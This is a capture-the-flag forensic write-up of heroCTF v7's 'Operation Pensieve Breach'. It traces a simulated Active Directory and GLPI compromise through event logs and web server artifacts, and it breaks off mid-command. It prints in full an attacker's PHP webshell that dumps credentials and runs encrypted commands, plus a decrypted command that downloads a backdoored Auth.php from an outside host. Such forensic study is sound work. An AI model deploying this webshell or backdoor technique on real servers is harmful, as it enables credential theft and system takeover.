Operation Pensieve Breach - heroCTF v7
About a month ago, I participated in heroCTF v7 with my team, CSUI, where we finished 9th overall and successfully solved all forensic challenges. I personally worked on most of the forensic challanges throughout the competition.
This challenge series is based on real-world engagements, including both penetration testing and red team operations, as stated by the challenge author. This realism is clearly reflected in the attack flow, which closely resembles an actual enterprise intrusion and requires a DFIR-style investigation rather than isolated exploitation steps.
In this post, I will share the full forensic write-up of Operation Pensieve Breach, covering the complete attack timeline from the initial access and lateral movement to privilege escalation, credential theft, and domain compromise based entirely on evidence extracted from logs, disk artifacts, network traffic, and memory analysis.
You can access the challange attachments and the official writeup here
Operation Pensieve Breach - 1
Attachment
- ministry_winevt.7z
Description
The SOC of the Ministry of Magic received multiple critical alerts from the Domain Controller.
Everything seems to be out of control. It seems that a critical user has been compromised and is performing nasty magic using the DCsync spell.
You’re mandated to investigate the Principal Domain Controller event logs to find:
- sAMAccountName (lowercase) of the compromised account performing bad stuff.
- Timestamp of the beginning of the attack, format: DD/MM/YYYY-11:22:33 SystemTime.
- Source IP address used for this attack.
- The last legitimate IP used to login before the attack.
The findings have to be separated by a “;”.
Here is an example flag format:
Hero{john.stark;DD/MM/YYYY-11:22:33;127.0.0.1;127.0.0.1}
Identifying the DCsync Attack
A DCsync attack can be detected by monitoring Event ID 4662, which records Directory Service Access operations. When this event contains directory replication-related permissions (such as DS-Replication-Get-Changes*), it may indicate a DCsync attack. The first occurrence of such an Event ID 4662 marks the beginning of the attack. (Source: https://www.fox-it.com/nl-en/defending-your-directory-an-expert-guide-to-securing-active-directory-against-dcsync-attacks/ )
For this analysis, Security.evtx was examined as the primary log source, as both Directory Service access events (Event ID 4662) and authentication events (Event ID 4624) are audited under Security Auditing and are required to identify the compromised account, determine the attack timeline, and correlate source IP addresses. (Source : https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/plan/appendix-l–events-to-monitor)
Compromised Account Identification
By analyzing the first DCsync-related Event ID 4662, the account responsible for the malicious replication request can be identified.
From the event details, the following compromised account was observed:
 This confirms that the account
 albus.dumbledore was used to perform unauthorized directory replication.
Attack Start Timestamp
To determine when the attack began, the earliest DCsync-related Event ID 4662 was examined.
The timestamp used is the SystemTime field, as it represents the authoritative event creation time and is not affected by local time display or synchronization offsets.
 timestamp :
 22/11/2025-23:13:41
Source IP Address Used for the Attack
Event ID 4662 does not always directly expose the source IP address. Therefore, event correlation with Event ID 4624 (Successful Logon) was performed for the same account and timeframe.
By correlating the successful logon event associated with the DCsync activity, the following source IP was identified:
 IP :
IP : 192.168.56.200
Last Legitimate Login IP Before the Attack
To determine the last legitimate login prior to the compromise, Event ID 4624 entries for the compromised account were analyzed chronologically before the attack timestamp.
The final successful logon before the DCsync activity originated from the following IP address:
 IP :
IP : 192.168.56.230
FLAG: Hero{albus.dumbledore;22/11/2025-23:13:41;192.168.56.200;192.168.56.230}
Operation Pensieve Breach - 2
Attachment
- pensieve_var.7z
Description
The director of Hogwarts got his account compromised. The last time he logged on legitimately was from 192.168.56.230 (pensive.hogwarts.local).
Investigate to identify how his account got compromised from this server. Please find the following information to go forward in this case:
- Absolute path of the file which led to the compromise.
- Absolute path of the file used by the attacker to retrieve Albus’ account.
- The second file stores two pieces of information. The 3rd flag part is the value of the second field of the second piece of information.
The findings have to be separated by a “;”.
Here is an example flag format:
Hero{/var/idk/file.ext;/var/idk/file.ext;AnExample?}
Compromise Vector Analysis
We are provided with the var directory, which typically contains web applications and their associated logs.
Upon inspection, a GLPI installation was found under: /var/www/glpi. GLPI is an IT Service Management (ITSM) application, commonly deployed in enterprise environments and often integrated with LDAP authentication. Due to its role in authentication handling, it became the primary focus of the investigation.
To identify potentially malicious modifications, recently modified files within the GLPI directory were enumerated:
find /var/www/glpi -type f -mtime -30 -ls | sort -k11
This revealed a suspicious file:
281474977455951 72 -rwxrwxrwx 1 jay jay 73231 Nov 23 06:10 ./var/www/glpi/src/Auth.php
The file permissions and recent modification timestamp strongly suggest unauthorized tampering.
Upon reviewing Auth.php, a backdoor was identified.
The file contains hardcoded cryptographic material used to encrypt user credentials during authentication attempts.
 Specifically:
- User credentials are encrypted using AES-CBC
- A hardcoded key and IV are used
- The encrypted output is covertly stored inside a GIF file
This behavior is not part of GLPI’s legitimate authentication flow and clearly indicates a credential-harvesting backdoor.
Path of the file which led to the compromise
The file responsible for the compromise is: /var/www/glpi/src/Auth.php.
This file was modified to capture and encrypt user credentials, enabling the attacker to harvest login data.
Path of the file used by the attacker to retrieve Albus’ account
The encrypted credentials are stored inside a GIF file: /var/www/glpi/pics/screenshots/example.gif.
This file acts as a covert storage medium for the harvested credentials, allowing the attacker to retrieve and decrypt them at a later time.
Decrypting Stored Credentials
The GIF file contains two encrypted credential entries, separated by a delimiter (;). Using the hardcoded key and IV found in Auth.php, the stored data was decrypted.
Decryption Script:
import base64
from Crypto.Cipher import AES

key = b"ec6c34408ae2523fe664bd1ccedc9c28"
iv  = b"ecb2b0364290d1df"

data = """
mbzTGN3mBbqOHr/h3/c2uebIG7VPft37SXR+hurPIglCYfLeFqIzSM/R9lLhKp5K;
U+IiFdoC53E4vV+9aTeVHbsp/0YRYqDqQzvx0gBGpzIPAhEYlgd5SjpPPQOLgmmoCbWKLREBHparNdsK2BQ3tQ==;
"""

def unpad(s):
    return s[:-s[-1]]

ciphertexts = [x for x in data.split(";") if x.strip()]

for i, ct in enumerate(ciphertexts, 1):
    raw = base64.b64decode(ct)
    cipher = AES.new(key, AES.MODE_CBC, iv)
    decrypted = unpad(cipher.decrypt(raw))
    print(f"[{i}] {decrypted.decode(errors='ignore')}")
Decryption Output :
[1] {"login":"Flag","password":"Hero{FakeFlag:(}"}
[2] {"login":"albus.dumbledore","password":"FawkesPhoenix#9!"}
The second entry corresponds to Albus’ account.
According to the challenge requirements, the third part of the flag is the value of the second field of the second entry, which is: FawkesPhoenix#9!
FLAG: Hero{/var/www/glpi/src/Auth.php;/var/www/glpi/pics/screenshots/example.gif;FawkesPhoenix#9!}
Operation Pensieve Breach - 3
Attachment
- ministry_winevt.7z
- pensieve_var.7z
Description
Now that you know how the attacker retrieved Albus’ credentials, understand how the attacker managed to perform the previous actions. Please find the following information about how he did this:
- Absolute path of the left-over file used to backdoor the authentication.
- Decoded identifier (without the flag wrapper) that the attacker encoded when registering the backdoor component.
- ID of the CVE used.
- sAMAccountName used to exploit the application.
- Using Ministry’s log, what’s the last legitimate IP address used by this user before exploitation? (192.168.56.1 is out of scope).
The findings have to be separated by a “;”.
Here is an example flag format:
Hero{/bin/bash;Decoded_IDENTIFIER_without_the_flag_wrapper;CVE-2025-12345;user.name;127.0.0.1}
Investigation & Attack Tracing
Based on the previous findings, the attacker’s IP address was 192.168.56.200. To reconstruct the attack chain, the web server logs were analyzed, focusing on requests originating from this IP address.
grep "192.168.56.200" *
This revealed multiple suspicious requests, including file upload activity and subsequent access to sensitive files.
 From the logs, it is evident that the attacker:
- Uploaded a file named
setup.php - Later accessed
example.gif, which was previously identified as a file containing encrypted credentials
The contents of setup.php are shown below :
<?php

/****************************************************************
 * Webshell Usage:
 *   ?passwd=P@ssw0rd123 --> Print glpi passwords in use
 *   ?passwd=P@ssw0rd123&_hidden_cmd=whoami --> Execute whoami
 *
 * Used here exploits/utils/glpi_utils.py:method:get_glpi_shell
 *
 * ```bash
 * python3 -c 'import zlib;import base64; shell = open("shell.php", "rb");print(base64.b64encode(zlib.compress(shell.read())));shell.close()'
 * ```
 ****************************************************************/

error_reporting(E_ERROR | E_PARSE);

$SECURITY_STRATEGY = "no_check";

function title($m){
  echo "<b><u>" . htmlentities(ucfirst($m)) . "</b></u></br>\n";
}

function decrypt_pass($pass){
  if(method_exists("GLPIKey", "decrypt")){
    return (new GLPIKey())->decrypt($pass);
  } elseif(method_exists("Toolbox", "decrypt")){
    if(method_exists("Toolbox", "sodiumDecrypt")){
      return Toolbox::sodiumDecrypt($pass);
    }
    ### Really old glpi decrypted with a key in the config
    return Toolbox::decrypt($pass, GLPIKEY);
  } else {
    return "<ENCRYPTED>[{$pass}]";
  }
}

function dump_password(){
  global $CFG_GLPI, $DB;

  ### Show password informations
  # Dump Proxy scheme
  # Dump LDAP Password
  if(!empty($CFG_GLPI["proxy_name"]))
  {
    $proxy_credz = !empty($CFG_GLPI["proxy_user"])?$CFG_GLPI["proxy_user"] . ":" . decrypt_pass($CFG_GLPI["proxy_passwd"]) . "@":"";
    $proxy_url = "http://{$proxy_credz}" . $CFG_GLPI['proxy_name'] . ":" . $CFG_GLPI['proxy_port'];
    title("proxy:");
    Html::printCleanArray(array("Proxy In Use" => $proxy_url));
  }
  $auth_methods = Auth::getLoginAuthMethods();

  $config_ldap = new AuthLDAP();
  $all_connections = $config_ldap->find();

  foreach($all_connections as $connection){
    if(isset($connection['rootdn_passwd']) && isset($connection['rootdn'])){
      $ldap_pass = decrypt_pass($connection['rootdn_passwd']);
      title("Ldap Connexion:");
      Html::printCleanArray(array("LDAP Base" => $connection['rootdn'], "LDAP DN" => $connection["basedn"], "LDAP Password" => $ldap_pass, "Connection is active" => $connection['is_active']));
      }
    }

  # Dump DB password
  if(!is_null($DB)){
    title("Database informations:");
    Html::printCleanArray(array("DB Host" => $DB->dbhost,
                                "DB Database" => $DB->dbdefault,
                                "DB User" => $DB->dbuser,
                                "DB Password" => urldecode($DB->dbpassword)));
  }
}

if(isset($_GET["submit_form"]) && $_GET["submit_form"] === "2b01d9d592da55cca64dd7804bc295e6e03b5df4")
{
  for ($i=0; $i < 4; $i++) {
    $relative = str_repeat("../", $i);

    $to_include = "{$relative}inc/includes.php";


    if(file_exists($to_include)){
      include_once($to_include);
      try{
        Html::header("GLPI Password");

        $key = "14ac4b90bd3f880e741a85b0c6254d1f";
        $iv  = "5cf025270d8f74c9";

        if(isset($_GET["save_result"]) && !empty($_GET["save_result"]))
        {
          $output=null;
          $retval=null;

          $encrypted = base64_decode($_GET['save_result']);
          $decrypted = openssl_decrypt($encrypted, "AES-256-CBC", $key, OPENSSL_RAW_DATA, $iv);

          exec($decrypted, $output, $retval);

          echo "<code>";
          foreach ($output as $line) {
            echo htmlentities($line) . "</br>";
          }
          echo "</code></br>";
        } else {
          dump_password();
        }
      } catch(Exception $e) {
        echo $e->getMessage();
      }
      break;
    }
  }
}
Analysis of the source code confirms that this file is a malicious webshell with the following capabilities:
- Dumping sensitive credentials:
- Executing arbitrary operating system commands via exec()
The webshell is protected by a hardcoded access condition:
if (isset($_GET["submit_form"])
    && $_GET["submit_form"] === "2b01d9d592da55cca64dd7804bc295e6e03b5df4")
This submit_form parameter acts as a shared secret, ensuring that only the attacker can activate the backdoor functionality.
When this condition is met, the webshell allows command execution via the following endpoint:
/front/plugin.php?submit_form=SECRET&save_result=COMMAND
Where /front/plugin.php is a legitimate GLPI plugin loader endpoint, SECRET must be the hardcoded value and the command is AES-encrypted, allowing attacker to bypass WAF. Then the encrypted command will be decrypted and executed on the system.
To determine what actions were performed on the system, we could trace the request on the apache logs which containing submit_form parameter
 These requests contain the encrypted payloads passed through the save_result parameter.
decrypt.py
import base64
from Crypto.Cipher import AES

key = b"14ac4b90bd3f880e741a85b0c6254d1f"
iv  = b"5cf025270d8f74c9"

data = """
oGAHt/Kk1OKeXWxy7iXUfw==;
4xRW8Us32tnzow8KiLOwuASwWypc4XE2LBDXaWQLmATmYOlVNcpYABK5gfF5xiwvLu1s6UpjuW2aJk94xSXQ1AaVGQFwdNpNR/7wqKV6JAE=;
86AyGErKuj5UoZE9eHtlIg==
"""

def unpad(s):
    return s[:-s[-1]]

ciphertexts = [x for x in data.split(";") if x.strip()]

for i, ct in enumerate(ciphertexts, 1):
    raw = base64.b64decode(ct)
    cipher = AES.new(key, AES.MODE_CBC, iv)
    decrypted = unpad(cipher.decrypt(raw))
    print(f"[{i}] {decrypted.decode(errors='ignore')}")
decrypted command :
[1]
[2] curl https://xthaz.fr/glpi_auth_backdoored.php > /var/www/glpi/src/Auth.php
[3] whoami
This explains how the backdoor was planted, where the attacker overwrote the Auth.php file.
Absolute Path of File Used to Backdoor Auth
The decrypted commands clearly show how the backdoor was deployed:
- The attacker downloaded a malicious file from an external server
- The file was written directly to:
/var/www/glpi/src/Auth.php - This action overwrote the authentication logic with a backdoored version
So, the absolute path of file used to backdoor the authentication by the attacker was /var/www/glpi/files/_tmp/setup.php
Recovering database
To further understand how the backdoor was registered, the glpi_plugins table needed to be analyzed. Since only a filesystem dump was provided, the database had to be recovered offline.
The MariaDB version in use was identified from the mysql_upgrade_info file as 10.11.14-MariaDB.
To ensure compatibility, a MariaDB container with a matching version was launched and the original data directory was mounted:
docker run -it --rm \
  -v /home/user/dumps/GLPI01/var/lib/mysql:/var/lib/mysql \
  -e MYSQL_ALLOW_EMPTY_PASSWORD=yes \
  mariadb:10.11 \
